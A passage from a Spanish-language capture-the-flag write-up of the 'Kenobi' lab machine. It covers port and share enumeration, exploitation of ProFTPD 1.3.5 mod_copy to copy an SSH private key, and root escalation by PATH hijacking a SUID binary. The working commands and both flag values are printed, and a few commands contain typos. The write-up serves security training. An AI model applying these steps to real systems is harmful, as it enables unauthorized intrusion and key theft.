
Kenobi



24/10/2021

Enumeration

Whatweb

whatweb 10.10.253.2

http://10.10.253.2 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.253.2]

WhichSystem.py

mediante el tty, sabemos que es una maquina linux
10.10.253.2 (ttl -> 61): Linux

nmap

sudo nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.253.2 -oG allPorts

```
21/tcp    open  ftp         syn-ack ttl 61
22/tcp    open  ssh         syn-ack ttl 61
80/tcp    open  http        syn-ack ttl 61
111/tcp   open  rpcbind     syn-ack ttl 61
139/tcp   open  netbios-ssn syn-ack ttl 61
445/tcp   open  microsoft-ds syn-ack ttl 61
2049/tcp  open  nfs         syn-ack ttl 61
36879/tcp open  unknown     syn-ack ttl 61
38323/tcp open  unknown     syn-ack ttl 61
58483/tcp open  unknown     syn-ack ttl 61
60809/tcp open  unknown     syn-ack ttl 61
```

descubrimos 11 puertos de los cuales 7 son conocidos

ahora mediante descubrimiento de vulnerabilidades

sudo nmap -sC -sV -p22,80,139,445,8009,8080 -oN Vulnerabilidades 10.10.18.85

```
21/tcp    open  ftp         ProFTPD 1.3.5
22/tcp    open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA)
|   256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA)
|_  256 5a:06:ed:eb:b6:56:7e:4c:01:dd:ea:bc:ba:fa:33:79 (ED25519)
80/tcp    open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin.html
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4      111/tcp   rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4        111/tcp6  rpcbind
|   100000  3,4        111/udp6  rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100003  2,3,4      2049/udp   nfs
|   100003  2,3,4      2049/udp6  nfs
|   100005  1,2,3      33951/tcp6  mountd
|   100005  1,2,3      36976/udp   mountd
|   100005  1,2,3      38323/tcp   mountd
|   100005  1,2,3      51000/udp6  mountd
|   100021  1,3,4      36879/tcp   nlockmgr
|   100021  1,3,4      37972/udp   nlockmgr
|   100021  1,3,4      38613/tcp6  nlockmgr
|   100021  1,3,4      42689/udp6  nlockmgr
|   100227  2,3        2049/tcp   nfs_acl
|   100227  2,3        2049/tcp6  nfs_acl
|   100227  2,3        2049/udp   nfs_acl
|_  100227  2,3        2049/udp6  nfs_acl
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
```

```
36879/tcp open  nlockmgr    1-4 (RPC #100021)
38323/tcp open  mountd      1-3 (RPC #100005)
58483/tcp open  mountd      1-3 (RPC #100005)
60809/tcp open  mountd      1-3 (RPC #100005)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

 Host script results:
 |_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -2s
 |_nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
 | smb-os-discovery:
 |   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
 |   Computer name: kenobi
 |   NetBIOS computer name: KENOBI\x00
 |   Domain name: \x00
 |   FQDN: kenobi
 |_  System time: 2021-10-24T15:52:54-05:00
 | smb-security-mode:
 |   account_used: guest
 |   authentication_level: user
 |   challenge_response: supported
 |_  message_signing: disabled (dangerous, but default)
 | smb2-security-mode:
 |   2.02:
 |_    Message signing enabled but not required
 | smb2-time:
 |   date: 2021-10-24T20:52:54
 |_  start_date: N/A
```

de los cuales podemos ver que los puertos 139 y 145 son purtos SMB que son puertos donde corre el servicio Samba

ademas encontramos el puerto 111 que ejecuta el servicio rpcbind. En la cual es solo un servidor que conveierte el numer de programa de llamado a procedimiento remoto (RPC) en direcciones universales, cuando se inicia un servicio RPC, le dice a rpcbind la direccion en la que esta escuchando y el numero de programa RPC que esta proparado para servir

Podemos usar nmap para escanear los puertos SMB con el siguiente script

```
nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.253.2
```

Por lo cual encontramos 3 archivos que se comparten

```
Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.253.2\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.253.2\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.253.2\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```

puerto 139 y 145 (puertos SMB)

tambien lo podemos realizar con enum4linux

enum4linux -A 10.10.253.2

```
=========================================
|    Share Enumeration on 10.10.253.2    |
 =========================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk
        IPC$            IPC       IPC Service (kenobi server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available


 ===================================
|    Session Check on 10.10.253.2    |
 ===================================
[+] Server 10.10.253.2 allows sessions using username '', password ''
```

podemos entrar a la carpeta anonymous ademas podemos usar password como defecto

entramos a la carpeta compartida

smclient//10.10.253.2/anonymous -p 445

encontramos un archivo log.txt

podemos pasanrnos el archivo a nuestra maquina

smbget -R smb://10.10.253.2/anonymous/log.txt

y obtenemos cosas interesantes

```
our public key has been saved in /home/kenobi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:C17GWSl/v7KlUZrOwWxSyk+F7gYhVzsbfqkCIkr2d7Q kenobi@kenobi
The key's randomart image is:
+---[RSA 2048]----+
|                 |
|         ..      |
|       . o. .    |
|      ..=o +.    |
|     . So.o++o.  |
|  o ...+oo.Bo*o  |
| o o ..o.o+.@oo  |
|  . . . E .O+= . |
|     . .   oBo.  |
| +----[SHA256]-----+

# Port 21 is the standard FTP port.
Port               21
```

puerto 111

este puerto es el acceso a un sistema de archivos de red, usaremos nmap para enumerar esto

```
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.253.2
```

```
111/tcp open  rpcbind
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwt   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-showmount:
|_  /var *
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1836536.0  6877092.0  22%   16.0T        32000
```

podemos ver que podemos montar en el archivo /var

Explotation

Obteniendo acceso inicial en con Proftd

ProFtpd es FTP server gratis de codigo libre, compatible con Unix y Windows systems. Tambien ha sido vulnerado en sus versiones pasadas

nos conectamos al puerto 21 ftp que hemos descubierto anteriormente con netcat

```
nc -v 10.10.253.2 21
```

vemos su version

```
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.253.2]
```

podemos usar searchexploits para buscar alguna vulnerabilidad

```
searchsploit proFtpd 1.3.5
```

```
---------------------------------------------------- ---------------------------------
 Exploit Title                                      |  Path
---------------------------------------------------- ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Meta | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Executio | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Executio | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                          | linux/remote/36742.txt
```

copiamos el exploit

```
searchsploit -m linux/remote/36803.py
```

Este modulo mod_copy implementea SITE CPFR y SITE CPTO comandos, en la cual usa para copiar archivos/directorios de un lugar a otro en el servidor, donde el cliente no autenticado puede aprovechar estos comandos para copiar archivos de cualquier parte del sistema de archivos a un destino elegido.

Ademas sabemos que el servicio FTP se está ejecutando como el usuario de Kenobi (del archivo en el recurso compartido) y se genera una clave ssh para ese usuario.

EXPLOTACION MANUAL

Ahora vamos a copiar la clave privada de Kenobi usando los comandos SITE CPFR y SITE CPTO.

Ponemos de nuevo netcat para que se conecte al puerto 21

```
ben@cloud ~/Downloads $ nc 10.10.239.150 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.239.150]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
```

Sabíamos que el directorio /var era un montaje .Así que ahora hemos movido la clave privada de Kenobi al directorio /var/tmp.

Ahora montemos el directorio /var en nuestra maquina
mkdir /mnt/kenobiNFS

mount machine_ip:/var /mnt/kenobiNFS

ls -la /mnt/kenobiNFS

```
ben@cloud ~/Downloads $ sudo mkdir /mnt/kenobiNFS
ben@cloud ~/Downloads $ mount 10.10.239.150:/var /mnt/kenobiNFS
mount: only root can do that
ben@cloud ~/Downloads $ sudo mount 10.10.239.150:/var /mnt/kenobiNFS
ben@cloud ~/Downloads $ ls -la /mnt/kenobiNFS/
total 56
drwxr-xr-x 14 root root   4096 Sep  4 09:53 .
drwxr-xr-x  3 root root   4096 Sep  5 15:10 ..
drwxr-xr-x  2 root root   4096 Sep  4 13:09 backups
drwxr-xr-x  9 root root   4096 Sep  4 11:37 cache
drwxrwxrwt  2 root root   4096 Sep  4 09:43 crash
drwxr-xr-x 40 root root   4096 Sep  4 11:37 lib
drwxrwsr-x  2 root staff  4096 Apr 12  2016 local
lrwxrwxrwx  1 root root      9 Sep  4 09:41 lock -> /run/lock
drwxrwxr-x 10 root syslog 4096 Sep  4 11:37 log
drwxrwsr-x  2 root mail   4096 Feb 26  2019 mail
drwxr-xr-x  2 root root   4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root      4 Sep  4 09:41 run -> /run
drwxr-xr-x  2 root root   4096 Jan 29  2019 snap
drwxr-xr-x  5 root root   4096 Sep  4 11:37 spool
drwxrwxrwt  6 root root   4096 Sep  5 15:08 tmp
drwxr-xr-x  3 root root   4096 Sep  4 09:53 www
ben@cloud ~/Downloads $
```

ahora nos vamos a cd */var/tmp y copiar el id_rsa en la carpeta /var/tmp*

cp /mnt/kenobiNFS/tmp/id_rsa .

Le damos permisos de ejecusion
chmod 600 id_rsa

ingresamos ahora al ssh

ssh -i -d_rsa kenobi@10.10.253.2 -p 22

damos un ls

ls -al
encontramos tres archivos interesante
.ssh
share
user.txt

cat user.txt

obetenemos la bandera
d0b0f3f53b6caa532a83915e19224899

en share encontramos el archivo log.txt que habiamos encontrado en el puerto SMB
y en la carpeta /ssh encontramos la id_rsa del usuario kenobi

Buscar vectores para escalar privilegios manualmente

ejecutamos
find / -perm -u=s -type f 2>/dev/null

/sbin/mount.nfs
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/newuidmap
/usr/bin/gpasswd
/usr/bin/menu
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/at
/usr/bin/newgrp
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
/bin/su
/bin/ping6

encontramos varios archivos
podemos comparar los binarios en nuestra maquina para ver si son diferentes o no

de los cuales uno esta fuera de lo oridinario
ejecutamos el binario

/usr/bin/menu

nos da 3 opciones
****
1. status check
2. kernel version
3. ifconfig
** Enter your choice :

ejecutamos
string

Por lo cual este binario esta corriendo los siguientes comandos
curl -I localhost
uname -r
ifconfig

por lo cual podemos comprobar que esta corriendo en un full PATH (e.g. no esta usando /usr/bin/curl/ o /usr/bin/uname)

Obteniendo acceso a usuario root

como este binario está corriendo con privilegios root, podemos manipular el path para obtener acceso root

```
echo /bin/sh > curl
chmod 777 curl
export PATH=/tmp/:$PATH
/usr/bin/menu
```

hemos copiado la shell de /bin/sh, la cual llamamos curl, le asignamos permisos correctos y luego pusimos su ubicacion en nuestra ruta. Esto significa que cuando corramos el binario /usr/bin/menu, estara usando nuestra variable de ruta para encontrar el binario “curl”. Que en realidad es una version /usr/sh, ademas que este archivo se ejecuta como root

una vez ejecutado tenemos acceso con privelegios

```
# whoami
root
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
```

```
cd /
cd root
ls
root.txt
cat root.txt
```

obetenemos la bandera
177b3cd8562289f37382721c28381f02